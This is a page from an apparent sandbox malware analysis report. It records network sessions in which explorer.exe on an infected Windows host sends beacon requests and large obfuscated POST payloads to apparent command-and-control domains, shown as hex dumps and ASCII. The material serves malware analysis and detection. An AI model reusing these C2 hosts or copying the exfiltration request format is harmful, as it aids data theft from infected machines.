31 56 37 4f 56 47 51 30 34 65 30 69 5a 34 36 37 67 28 77 37 55 4f 53 33 30 56 59 57 6d 35 6e 4f 6f 78 36 47 44 64 5f 75 55 74 78 65 54 48 31 42 39 53 6b 70 50 41 79 5a 36 38 5a 55 77 37 61 4b 56 44 56 75 5f 4b 58 58 46 67 48 47 6c 79 78 68 49 54 54 4e 48 42 73 7e 64 36 76 6e 44 36 43 63 51 6c 52 4b 73 73 35 58 42 47 68 4d 4d 42 4a 61 67 79 71 32 74 6a 65 58 4b 70 47 56 51 32 43 47 38 42 56 46 79 42 55 58 54 7e 51 6a 43 61 33 4e 45 76 61 42 44 43 73 33 4c 30 4f 62 4f 71 76 6d 4d 61 58 39 52 73 7a 4d 5a 33 6a 30 37 59 39 57 77 28 75 63 45 4a 6f 6d 38 52 6d 6e 36 73 36 37 4d 70 56 7e 63 72 68 48 57 69 73 31 54 7a 35 76 59 32 53 69 41 6e 72 50 51 4e 64 43 46 76 72 6d 6f 6b 50 31 58 6c 36 53 5f 5a 74 38 31 55 68 6c 63 4d 59 4c 4f 54 49 52 67 7e 67 52 78 74 66 79 77 6c 4f 61 7a 39 77 41 71 41 6e 4e 4a 6a 74 39 61 48 77 72 6c 64 72 4c 4a 42 41 4a 47 49 79 67 45 59 68 28 34 67 5a 36 4b 52 65 34 48 6a 31 46 30 75 42 6c 46 6a 78 52 4b 73 41 47 4b 71 34 68 34 33 36 77 42 72 35 55 57 46 61 46 4c 79 69 67 42 6f 68 6f 47 71 70 49 70 64 41 33

Timestamp	kBytes transferred	Direction	Data
			70 6e 46 45 50 77 64 74 58 30 49 41 38 79 4e 6c 45 52 53 72 77 4b 34 48 77 45 4a 6e 57 56 75 63 43 7e 77 36 31 71 46 4c 5f 6c 72 4f 54 73 41 32 43 78 52 36 54 49 55 46 77 6d 35 53 5f 47 4f 36 46 58 4c 61 6c 62 66 7e 56 37 6d 6a 76 64 5a 72 79 36 44 55 31 4a 4c 5a 56 51 72 6f 39 4a 67 44 37 76 49 54 52 56 36 70 52 56 54 51 46 47 6f 72 54 34 4c 31 6d 46 34 52 74 6c 46 54 46 35 78 75 65 33 36 63 34 6f 35 52 34 33 5f 45 46 67 32 73 72 62 6f 54 52 33 4b 47 5f 67 44 6c 66 28 67 44 63 52 53 59 63 6a 4c 58 50 35 36 46 5a 75 36 63 78 59 45 33 73 62 62 4c 55 28 46 33 7a 69 79 35 4e 51 56 35 6e 79 72 4c 2d 6b 33 65 68 6e 4b 35 65 47 2d 78 6c 73 47 63 4a 36 63 67 61 58 37 44 69 53 58 64 36 41 52 4a 74 7e 53 6d 71 33 58 43 37 71 38 78 51 52 55 69 4d 48 45 37 64 4f 35 6e 34 6c 34 62 52 43 7a 47 51 4f 4f 58 45 78 49 4b 79 72 63 46 50 32 5f 46 46 4c 39 44 49 4a 76 73 7a 44 6d 4e 39 55 54 6a 55 64 4d 48 41 31 4c 4d 73 61 66 69 39 50 76 4d 32 75 74 67 70 50 6c 41 50 52 68 53 46 4e 70 77 30 69 43 53 78 61 76 53 53 66 62 39 45 42 73 75 38 70 56 6f 2d 6d 7a 7a 4e 73 6c 39 35 67 71 4e 6d 58 50 59 4e 52 59 43 5f 78 72 4f 4f 35 4c 54 6e 4d 33 45 54 52 44 78 78 6e 34 49 45 51 64 33 59 4b 5a 67 48 31 4c 67 62 28 53 37 49 63 32 58 73 78 37 78 47 45 76 66 71 4c 54 7a 77 38 4e 36 54 28 47 61 42 79 36 6d 5f 52 73 6d 6d 62 77 68 69 56 35 72 6d 5a 6e 67 77 43 42 34 34 56 58 34 77 7e 6c 30 6c 76 74 46 5f 70 44 67 61 44 38 58 6b 76 47 4d 4c 34 37 54 5a 61 41 43 43 4a 42 62 52 34 35 4a 62 34 5a 35 44 58 34 69 42 63 72 75
Data Ascii: zVB=dhxoIRGs9Flj8sT3rcxGeLuqRoDdJhlakt27iP0ZTEXvf576KQBIbhRi7Nvg0-Oo84gfUT8PUT2jERKniXOx F8T0n3Qu9ayPVzMd1gBZy1blKZ13bbKJ6tt443C8K7GxB7tiQRYFjWOIX9tkErCKhD~rpGasmO5wSXzVKBzZaCoXS-7rFXRaCXsvma3gwGgj2liqNaTfIf3OIxpypSZB(lfUkr5Cbpcj8ZUYJvwUGbehobj6xGlbwXMl6t7pFGfhaanHHbX-xv2nGaaqvRIPnWL5hJ2D1MLox8Cpde4V8xohWb8o2Ng5~uYjFfkckAyoCbLFWvN1vb9mc3~0zejUPKhleoYJCktX78 xwpLQDVr~Div3hBIkbJ6zlHAqFd4pIbuHBR-l28EjgGK27OFgF~YrZ4fdEIKMUCQ0do09xmVy1dOnmhL~OtNNo(Yl4 LPNLUP1ooLT3Kzl6ASEhIri7lYDZjsEguNW0ZliGHivXYYoJ1eGp0R9wEMB8IRo1V7OVGQ04e0iZ467g(w7UOS30VY Wm5nOox6GDd_uUtxeTH1B9SkpPAyZ68ZUw7aKVDVu_KXXFgHGlyxhITTNHBs~d6vnD6CcQlRKss5XBGh MMBJagyq2tjeXKpGVQ2CG8BVFyBUXT~QjCa3NEvaBDCs3L0ObOqvmMaX9RszMZ3j07Y9Ww(ucEJom8Rm n6s67MpV~crhHWis1Tz5vY2SiAnrPQNdCFvrmokP1Xl6S_Zt81UhlcMYLOTlRg~gRxtfywlOaz9wAqAnNJjt9aHwrl drLJBAJGIygEYh(4gZ6KRe4Hj1F0uBlFjxRKsAGKq4h436wBr5UWFaFLyigBohoGqpIpdA3pnFEPwdtX0lA8yNlERS rwK4HwEJnWVucC~w61qFL_lrOTsA2CxR6TlUFwm5S_GO6FXLalbf~V7mjvdZry6DU1JLZVQro9JgD7vlTRV6pRVTQF GorT4L1mF4RtlFTF5xue36c4o5R43_EFg2srboTR3KG_gDlf(gDcRSYcjLXP56FZu6cxYE3sbbLU(F3ziy5NQV5nyrL-k3ehnK5eG-xlsGcJ6cgaX7DiSXd6ARJt~Smq3XC7q8xQRUiMHE7dO5n4l4bRCzGQOOXExlKyrcFP2_FFL9DIJvsz DmN9UTjUdMHA1LMsafi9PvM2utgpPlAPRhSFNpw0iCSxavSSfb9EBsu8pVo-mzzNsl95gqNmXPYNRYC_xrOO5LTnM3 ETRDxxn4IEQd3YKZgH1Lgb(S7Ic2Xsx7xGEvfqLTzw8N6T(GaBy6m_RsmmbwhiV5rmZngwCB44VX4w~l0lvtF_pDga D8XkvGML47TZaACCJBbR45Jb4Z5DX4iBcruSlWaQ5Fi4bBdYLgjsfiIzNSF3grX85_hqh7ooH4mmx_oSG3~vPHU3Y7 (wC5Z3vS9dtQYLnrt9yq~KVnQ630daxEvQtNBiKSv0~n17D-ty(RtkTANbP-1-SHRZdxnQhmtFRtAcvkHHuYfwl59Q uHHVUYga0_1xgJtDi0cJOQBkLkLWtHeqencIFrN6UEwRX5bTOK2IPNjRdlKso1yrbL4UPwblaDAQ9KMbj2qPMShL~x ~rfJyjExhqRRTrYmld(JUznV3mA-NlvK9ZpNQwooM5(BpLwySnM8TPc9BXOeBD2UubmHeSjS7W74Bck6l8zSC9pZzj 8ZUxQ1C4ln~3qmi40bP_Rrr_g1hB3Y9OgdxUfr~dsRKP1vvLTsfwPUSlgj4vpCX9a9foRmYstWbYHsvv2uWSmzJpXiZFTht-mD69BXDg70OCPB2PSUu8Exie72VqENzdE97iEvBcpq1oKP7CFIR6Sn0fZzL9fcLV9MCzWFuuYSJXQx2ujkpb pZ2eS2jmy5kPoYO_IwgeBWE8161QldMey4kzjBpxtHjQB7XQ52MBNnDXUMhXzw6tCzuQVKbqXvyOOnRWa5gzsjQdIA YKRejiGIlbZcxXTU04NJegxGHDeHOuzIpVDijZCF9gekwqQB0_Q-QXmCCZ6mHxfBbfKdT_XldR1WhnBaOnSbMpBgXI VGFlFG0s5fAR0FQB3_HZ5NX_Z42z(QU8bfoDPixgUNekAcvqqFUXv7my7HMQIgk9w2fP00cfMUwD21io2blqlN67j8 QAbLBSFEDrZUV_fCP4lAvkX3DG0M1gP5sVgvfseahBxcyPHu8WpmKGHMtxMm3k3wxonAvpTHe7J-YYn78hQ-Q0x0Em ti6xn6QsmyFKnDEppL6q0UR13yhyA73eJo3-zne47H(dq4UJKp4hTwvMQeQ_XxwpKqLn(aA9DSLKcq76ReUV58fODN SUrvpGV3ju1SPhKqRYuOuRswqeRLWw4Dp8qjbp~Od1myax4nh_Zcb9fP3VFWkzgIF3XqVH3bj3iFwLFADpxEzNf0x_ l4b2hhWrWO2qUapjczFctHfUP3JmUzbtzKcjn9TYyy63O0P7rkQoLib_WSMQp4~JG80pZNdvOSgu7BGSqAD4FZk5Xn WJuRKwxY7bWxAhoRS5jjuNgUnXkGal1TNqPKNgdgPotBUNrv~ueOmJtMh8GK3sVhnmjkYcHYRMpbGw7u PNcWXESRnkb5uT6jIRkxX88cL-bBSu41XRQ6PKUsCaqgF3x5svfMvzvE(iJdtQ8RxDqTy706jq6xSa3X(MT6ZzNljv RAMDL3(3eKryi-QbN_gejM2lgslNjl1b10AffF3hfSrJXQ3yKwMtqc0cz-ajLmSA2qdfXSuTlyNjIqabvKNdXYJBrr7E1EviMYZ7 GJATlZLLeiXd8ixMVW2OyZffEmuCSDLT8A8RSnzyAJ5fVHUs5l~PSkGv59VZQAdpOZ(MAZzCOfWAf-DYvtP24f2dlv qqgDAgahLj5NyykqnCPTv4L0Be6rEGxAQIQWjp7UNIl0G9n1EvoQdqf5ne6aNfxbMueBWHHx2KKNkjqfGKQVk-AyGd tZk1EefCYvNIbabksfsmH0EYZy1bn8xSitz7GT5_l92qTcT9guWTipnUuSKuGM(tuhVsS0I7SLRB3HihdGB71otZo9 tTG5OIPGO4WpKtmtymMXY8sdCwFgrTBtwWhK~SSYFooNH-y-MrjllZ92fzaLZYj64KChcAetX2n8ZzAXZOcuJ9(O94 qFjufr4uIjsYtiBEF0HNPdknWPEFLvM9W87wWtf16GeLBfL5lCzw0CX62sCajNBgb74JFCCront9iK1viK4RO8nUq-fnqOu_QZ4KjnE0Q(syqBVjnRLWflcd5WtRcAgbA1Rps4_qhrgPvXlTm9x5lQxy-v8WnFO5WrSr_~-rCJLbIEm0Llt hkVDZ4CJmiibW7qXZUd2CQjFhxE9Zd8PmDZgQI8Nk4iLAHYe6smYcWCYSSTI9VCfRUho7ITZDAvg1l0XB6DfxUOtgZ Cs4JNzM_6EBnylKCJnMTFn7SeTYgK4SdtFLZTbx-Pv1NLbvEhUWoCaMqADOM3MpCq62E19jYiyWDkMjO 251HRPATAdE6agdW3YNcDA5ViA4sZaeVj7ylfkfEAJnPD1NIcKS_4ybAPKjvGRfA6FKFMgQVM9B9BOf_ZV~ek1JkhB 0nNpS4p9(KOuFF3W58xgC7LDgPrK5omMMEqCw7q4ft9ZMxFSVE7f~EXHQwfoErAI(CQkFrBj9xCCWFcGZV5d1cv_gw sqd8SEJcHe3Dbwmzvdl1zIvob2N5~fTGvxXoA5D8L80KIAfAMS9SmC0f5ZkBPtEZupwWKSm5s4AZ5-edDRc8COHmyg i9n5ZLSfPubeXxdd6JWl1skf65yT3j1Xh-9zAGAhPRgZxTcICrPhpfCyx4FYlfEHxdq8dvQs4uFJNesmm7yT2UYsrk ij9DhrKw5ezdWxW3LV8lHinIad(113hzNkGjUD0TewmRR2l3UxtKKxQKYRyVbOs4hSVojCoexZCy93EeqttWrVYoEm vtceGVpMQdjidr2Pm7Gl68uH9TEgIULLfDORoMIMnDmbs7hCU-ESz6NkJmgWd8TKMYOil6NBG6K7vS28hQhUTGAi9I x1hHPbFnqD0k78zX~IliI-ccBVaYEoXntTvY3HiSmGqwofo8FnqEeSXwuoRbP9bJXmLp

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:40.601485014 CEST	9623	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 27 May 2022 16:43:40 GMT Content-Type: text/html Content-Length: 178 Connection: close Location: https://www.brawlhallacodestore.com/np8s/ Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49906	52.17.85.125	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:40.666318893 CEST	9638	OUT	GET /np8s/?zVB=SjFSW0qH8X1Gu/+4r88YNPSLQa2KKx1h4LPt291Cc0nRXdmgbio7b0swgMzU3Pebjd8T&4hM4=o4B0f HTTP/1.1 Host: www.brawlhallacodestore.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:40.714349985 CEST	9638	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 27 May 2022 16:43:40 GMT Content-Type: text/html Content-Length: 178 Connection: close Location: https://www.brawlhallacodestore.com/np8s/?zVB=SjFSW0qH8X1Gu/+4r88YNPSLQa2KKx1h4LPt291Cc0nRXdmgbio7b0swgMzU3Pebjd8T&4hM4=o4B0f Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49911	185.53.179.171	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:48.400599003 CEST	9641	OUT	POST /np8s/ HTTP/1.1 Host: www.pdwfifi.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.pdwfifi.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.pdwfifi.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 7e 4a 4c 69 37 73 45 78 62 34 72 33 6b 39 4b 7a 77 46 68 38 79 39 56 43 56 59 4b 36 62 59 78 75 49 56 34 78 33 6d 65 4a 48 6b 6d 35 36 46 43 5a 70 53 53 68 69 76 43 6a 4a 5f 76 2d 75 79 50 6e 44 75 33 45 35 6a 78 6c 52 61 6d 35 69 49 62 4a 6e 4b 7a 63 55 52 73 58 6f 73 37 61 46 63 69 51 52 4e 4c 68 6f 42 43 59 44 34 74 67 36 53 76 6c 4b 44 74 5a 77 2d 4f 45 77 4f 34 32 76 41 76 43 49 2d 64 67 49 6c 64 66 79 6e 75 4d 50 68 66 62 39 31 68 56 46 37 54 61 58 78 54 39 64 6b 6d 42 4c 63 28 71 65 36 31 46 36 4e 6c 71 72 6a 34 77 30 58 43 4e 66 71 6b 4c 73 4b 41 64 75 59 44 37 7e 38 6f 7a 45 37 71 65 51 67 57 32 44 4c 4b 52 77 43 4e 75 33 34 6a 2d 41 5f 49 56 72 4c 78 37 46 52 28 46 31 78 62 6e 53 68 69 44 6f 67 67 78 67 79 72 45 35 33 4e 76 30 63 47 53 77 78 4e 30 38 41 36 57 70 54 50 70 52 2d 55 51 49 39 5a 4d 43 4e 4b 55 41 63 68 58 6f 69 39 78 34 4a 64 70 55 6d 6c 67 57 36 36 36 44 66 4d 41 62 67 67 44 71 74 75 6b 48 65 49 78 56 37 46 4c 61 4c 47 4a 58 39 41 4a 5a 37 50 34 5a 2d 35 47 74 4c 50 59 7a 41 74 56 51 4f 75 54 51 33 31 55 78 73 77 73 6c 6b 6f 33 57 69 6c 39 4f 36 7a 6f 59 41 33 49 46 4d 4b 51 32 48 49 54 58 37 44 78 61 34 70 36 57 41 4c 72 62 45 39 72 64 75 68 4f 70 4b 4c 56 4c 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: zVB=~JLi7sExb4r3k9KzwFh8y9VCVYK6bYxuIV4x3meJHkm56FCZpSShivCjJ_v-uyPnDu3E5jxlRam5iIbJnKzcURsXos7aFciQRNLhoBCYD4tg6SvlKDtZw-OEwO42vAvCI-dgIldfynuMPhfb91hVF7TaXxT9dkmBLc(qe61F6Nlqrj4w0XCNfqkLsKAduYD7~8ozE7qeQgW2DLKRwCNu34j-A_IVrLx7FR(F1xbnShiDoggxgyrE53Nv0cGSwxN08A6WpTPpR-UQI9ZMCNKUAchXoi9x4JdpUmlgW666DfMAbggDqtukHeIxV7FLaLGJX9AJZ7P4Z-5GtLPYzAtVQOuTQ31Uxswslko3Wil9O6zoYA3IFMKQ2HITX7Dxa4p6WALrbE9rduhOpKLVLQ).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49912	185.53.179.171	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:48.436122894 CEST	9654	OUT	POST /np8s/ HTTP/1.1 Host: www.pdwfifi.com Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.pdwfifi.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.pdwfifi.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 7e 4a 4c 69 37 70 38 64 43 4c 7e 78 67 64 48 54 39 53 78 6f 71 59 64 41 61 4a 7e 5f 47 70 63 77 66 33 41 62 71 58 4f 65 45 6c 65 76 72 46 32 34 69 78 69 35 69 71 7e 4f 64 63 4c 69 71 53 54 67 44 75 76 75 35 6a 39 6c 57 71 50 6e 69 70 4c 6a 6b 6f 72 64 51 78 73 6e 70 73 37 48 54 74 4f 39 52 4e 66 48 6f 42 62 41 44 4c 70 67 37 30 72 6c 62 55 35 65 30 65 4f 4f 39 75 4a 76 72 41 7a 66 49 2d 46 47 49 6b 68 66 79 58 79 4d 4f 43 48 61 31 55 68 61 43 72 54 66 53 78 54 6f 55 45 71 5f 4c 63 79 5f 65 37 6c 46 37 34 39 71 71 33 49 77 79 6c 71 4f 55 36 6b 43 6f 4b 41 41 71 64 61 6e 7e 38 30 4a 45 2d 47 6b 51 31 57 32 41 62 4b 51 36 78 73 64 77 76 33 70 47 5f 4d 69 72 4c 39 43 47 43 37 64 31 30 72 62 46 41 53 34 30 53 59 62 67 77 48 36 36 58 4e 72 67 4d 47 43 77 78 4e 41 38 41 37 46 70 53 28 70 52 38 30 51 4a 73 70 4d 4c 72 65 58 49 4d 68 57 6c 43 38 73 38 4a 52 73 55 6d 38 46 57 34 75 71 44 4e 49 41 62 30 38 44 73 50 32 6c 65 65 49 7a 57 37 46 6c 48 62 47 4d 58 39 41 72 5a 5f 61 6c 5a 4a 68 47 74 61 50 59 30 6c 78 56 53 65 75 54 65 58 31 57 37 4d 30 38 6c 6b 78 38 57 67 39 74 4f 74 44 6f 66 53 28 49 45 74 4b 51 79 33 49 54 44 4c 44 76 64 74 45 44 63 42 6a 61 4d 32 63 67 43 71 45 6d 69 61 4b 66 52 46 76 4c 34 59 63 63 6e 43 77 64 70 64 42 50 30 58 45 74 6b 75 58 56 Copyright Joe Security LLC 2022 Page 44 of 79

Timestamp	kBytes transferred	Direction	Data
			6e 31 34 77 6f 71 7a 30 4f 56 70 39 76 69 59 55 6f 43 45 35 65 2d 57 5a 72 63 6c 4d 33 7a 75 4c 66 30 41 6d 32 39 52 5a 36 37 75 50 43 43 65 32 70 63 4d 38 58 69 73 5a 6d 32 72 43 42 38 42 51 38 31 6a 4e 37 70 68 43 58 35 35 33 50 6a 34 55 4a 4e 6e 50 37 47 4d 78 69 63 64 32 4f 67 76 39 32 68 4a 5a 77 74 6d 42 4a 66 7a 59 4f 30 30 79 51 64 6a 70 36 28 42 47 31 30 6b 50 7a 61 65 76 48 77 52 70 5f 77 77 6a 2d 41 32 6f 34 47 72 33 39 38 74 68 36 50 2d 7a 42 44 2d 37 4f 70 79 34 7a 34 43 78 34 68 48 53 44 76 74 4f 54 6a 54 35 48 47 36 37 49 28 39 38 32 6d 78 33 37 72 6d 6b 67 36 6c 37 4a 78 75 7a 41 6d 31 4a 79 71 71 61 78 71 34 32 43 5a 6e 39 4e 6d 37 4a 7a 51 41 62 62 43 79 69 33 6d 77 28 31 6b 45 69 36 52 4e 52 6c 77 6d 5a 33 73 51 34 34 67 71 65 46 58 67 64 79 39 7a 55 71 41 56 49 64 6e 4e 39 55 47 5f 65 31 59 6d 50 55 68 53 77 48 44 64 47 47 39 6a 6f 64 65 4a 4b 6e 6c 38 71 74 44 6f 58 47 71 74 30 58 49 77 39 54 59 6e 65 49 32 75 61 61 6a 79 68 57 68 71 33 69 4a 33 32 49 33 6b 6d 58 46 52 51 52 46 65 71 67 46 69 58 35 56 64 37 73 43 30 6a 38 42 4a 63 54 6e 36 4c 77 28 54 6a 4f 35 51 57 78 5a 75 4b 57 56 32 64 6c 32 51 7a 41 7e 63 34 45 31 68 38 55 72 47 54 73 33 6c 54 76 42 31 53 4e 6f 54 6a 55 54 47 74 45 4f 77 63 76 44 70 66 30 36 47 50 52 64 63 63 35 4e 34 4c 66 57 65 35 32 35 51 63 54 57 74 57 2d 72 54 6d 76 46 68 65 4a 28 4f 70 73 52 35 50 7a 66 75 50 53 50 46 66 4d 62 63 28 35 45 67 72 34 43 30 32 32 55 56 36 56 63 35 6f 65 70 7a 38 4e 79 76 33 4f 33 61 28 45 44 5a 61 5a 69 4c 63 76 48 39 32 53 75 59 6c 5a 4b 42 57 36 4e 4a 4b 34 50 76 62 56 34 33 62 78 41 45 57 79 31 37 4e 41 4f 47 47 38 39 55 6e 41 62 34 39 7a 34 45 6f 64 38 38 58 47 6a 62 77 75 6c 33 35 32 54 41 31 50 61 31 6d 4c 74 33 6c 7a 51 6d 6d 59 51 68 6e 36 46 77 39 5f 46 7a 61 71 37 38 54 4d 67 4b 7a 76 78 5f 67 53 62 59 4d 7a 55 32 71 47 48 68 33 2d 6c 36 41 4c 34 67 6a 6f 63 4c 66 6a 6f 4a 31 70 48 45 38 59 64 5a 32 47 33 69 4c 37 44 51 62 5f 53 44 51 30 7e 63 69 55 54 43 38 72 56 68 39 37 4d 77 63 42 7a 48 6d 6b 43 78 5a 50 65 34 67 50 7e 58 50 6e 66 5a 7a 56 47 6a 58 72 68 44 7e 5f 58 5f 36 79 72 42 6d 41 42 5a 33 75 7a 4b 56 4a 51 34 65 65 43 4f 36 35 76 35 47 69 39 47 4b 5f 69 61 41 32 68 7a 47 53 30 6c 69 2d 47 35 78 4d 67 50 57 39 42 47 50 44 51 34 71 62 79 31 6c 41 64 54 6c 61 6c 38 41 62 4a 35 73 76 33 48 38 61 5a 38 59 59 75 74 74 53 31 62 38 43 28 75 49 2d 71 78 51 52 43 58 71 64 43 79 4c 7a 72 5a 5a 43 6a 37 53 31 39 4c 55 48 4f 34 76 4f 35 4a 4d 6a 76 77 4a 63 51 51 4e 35 58 5a 28 65 4f 66 34 6e 4a 54 39 5a 79 56 55 75 46 55 34 44 64 66 64 46 6a 66 6e 79 42 78 50 52 50 6f 70 4a 45 73 49 6a 4d 44 73 5a 67 73 4a 33 72 39 64 75 33 7a 31 35 77 4f 4a 32 36 66 31 46 6e 73 42 68 56 36 58 71 43 5f 34 38 36 62 74 76 53 73 69 57 51 34 65 57 4f 54 51 35 4e 47 6a 42 68 58 69 4e 63
Data Ascii: zVB=~JLi7p8dCL~xgdHT9SxoqYdAaJ~_Gpcwf3AbqXOeElevrF24ixi5iq~OdcLiqSTgDuvu5j9lWqPnipLjkord
Qxsnps7HTtO9RNfHoBbADLpg70rlbU5e0eOO9uJvrAzfl-FGIkhfyXyMOCHa1UhaCrTfSxToUEq_Lcy_e7lF749qq3
lwylqOU6kCoKAAqdan~80JE-GkQ1W2AbKQ6xsdwv3pG_MirL9CGC7d10rbFAS40SYbgwH66XNrgMGCwxNA8A7FpS(p
R80QJspMLreXIMhWlC8s8JRsUm8FW4uqDNIAb08DsP2leeIzW7FlHbGMX9ArZ_alZJhGtaPY0lxVSeuTeX1W7M08lk
x8Wg9tOtDofS(lEtKQy3lTDLDvdtEDcBjaM2cgCqEmiaKfRFvL4YccnCwdpdBP0XEtkuXVn14woqz0OVp9viYUoCE5e-
WZrclM3zuLf0Am29RZ67uPCCe2pcM8XisZm2rCB8BQ81jN7phCX553Pj4UJNnP7GMxicd2Ogv92hJZzwtmBJfzYO
00yQdjp6(BG10kPzaevHwRp_wwj-A2o4Gr398th6P-zBD-7Opy4z4Cx4hHSDvtOTjT5HG67I(982mx37rmkg6l7Jxu
zAm1Jyqqaxq42CZn9Nm7JzQAbbCyi3mw(1kEi6RNRlwmZ3sQ44gqeFXgdy9zUqAVIdnN9UG_e1YmPUhSwHDdGG9jod
eJKnl8qtDoXGqt0Xlw9TYneI2uaajyhWhq3iJ32I3kmXFRQRFeqgFiX5Vd7sC0j8BJcTn6Lw(TjO5QWxZuKWV2dl2Q
zA~c4E1h8UrGTs3lTvB1SNoTjUTGtEOwcvDpf06GPRdcc5N4LfWe525QcTWtW-rTmvFheJ(OpsR5PzfuPSPFfMbc(5
Egr4C022UV6Vc5oepz8Nyv3O3a(EDZaZiLcvH92SuYlZKBW6NJK4PvbV43bxAEWy17NAOGG89UnAb49z4Eod88XGjb
wul352TA1Pa1mLt3lzQmmYQhn6Fw9_Fzaq78TMgKzvx_gSbYMzU2qGHh3-l6AL4gjocLfjoJ1pHE8YdZ2G3iL7DQb_
SDQ0~ciUTC8rVh97MwcBzHmkCxZPe4gP~XPnfZzVGjXrhD~_X_6yrBmABZ3uzKVJQ4eeCO65v5Gi9GK_iaA2hzGS0li-
G5xMgPW9BGPDQ4qby1lAdTlal8AbJ5sv3H8aZ8YYuttS1b8C(ul-qxQRCXqdCyLzrZZCj7S19LUHO4vO5JMjvwJc
QQN5XZ(eOf4nJT9ZyVUuFU4DdfdFjfnyBxPRPopJEsIjMDsZgsJ3r9du3z15wOJ26f1FnsBhV6XqC_486btvSsiWQ4
eWOTQ5NGjBhXiNcKQouejWj9JrfbTtVCx8Rga-BqFdlXkYXJHuwu1nXd31G9dV2caIB70AF7GDBxNtlDn7uga2wTtm
PNVjrtzuOq1dZ8VbJDJnXY7aVgMaEdvmVmFRszoFU6H8d_hJn6MZfLU4xLSUVFp-ZEjaI5VPyxPXPyvV3lVPNQpASl
PbQeGJ3_qAnrDTEeBajGJUvlWUOs833ARjxgopiz(RFrZV4qKGYDDnAdX9g3IbZnzRmEoYssTzSTa2ITOz7RkKgcas
DBlfiwr4p-XV~VVd18sPeuQ3Cq1FMCRMnekbjGJGyw0zLQEAn-O-HAnfjRLBs8xDPRTgeKRu02cOXEiOs3iHmg39pOg-
HUq5nT5VZg(cpjT4kpkS(2bU~j5cqQhok9rJ(Uj1HwnH8XgLMZUBHowkMwVg(k0vI6YE1y18DD6y944UEZN5Hc(aStZ-
y4KsMA3rMdJ2aGx7dbMCDm73YY6byAVKXdaD9LUkd3w5nGUnWpL77qdTkRH7SIa3272xLnxQ4xsU8zM7HoAuSU
BnflGeUk9_LWX8LWjXn4XxF381V3vbijdb3gWzxJFTsHEzsGBwyDPN5G1sl51Ecb54WnPJ(Iba9UCyP1JVSuyfBGRl
uF2wZrhLVrHy5Lt0WG8RaZttlucHrx81OUP7NOTpAn19ki8vnSRdxPMTe2f5vOydEORYNwoowMpbMGmBVSoOLQ2RN8
srZ6YPHSCmsBLb46qEP87LX2Fmao0GSveXZisFbMcbSbRQR9FCGrpFx6hxpQulttdYQy3Wb5bHV9Tt1NEaW13nAq0X
y7whC4lOlykSn5FSowFJIFoiWTLSrE1KlftUmE9E~EBctItsRd5IZhv8vhgu4Kcxts4epYThEvc5lXGILQ25JcTIG99JsoIq49b4
JV4vNZvSUcxomg(VGwML6VocKyRQAazN2SA-spQllXOy1DPQG7CC~fyDhkkg7xjehfLD4wjlHKrDKdeAcr6i9tGXdS
oxtxd79re0Z8d3qofTfaqI5ip3XiNMjNR58XvuDjB2fO2_F60hF4A6IxA8B1t08HRkCtxhjExVdFguIe9o~_omxjqakgFjK997Kd
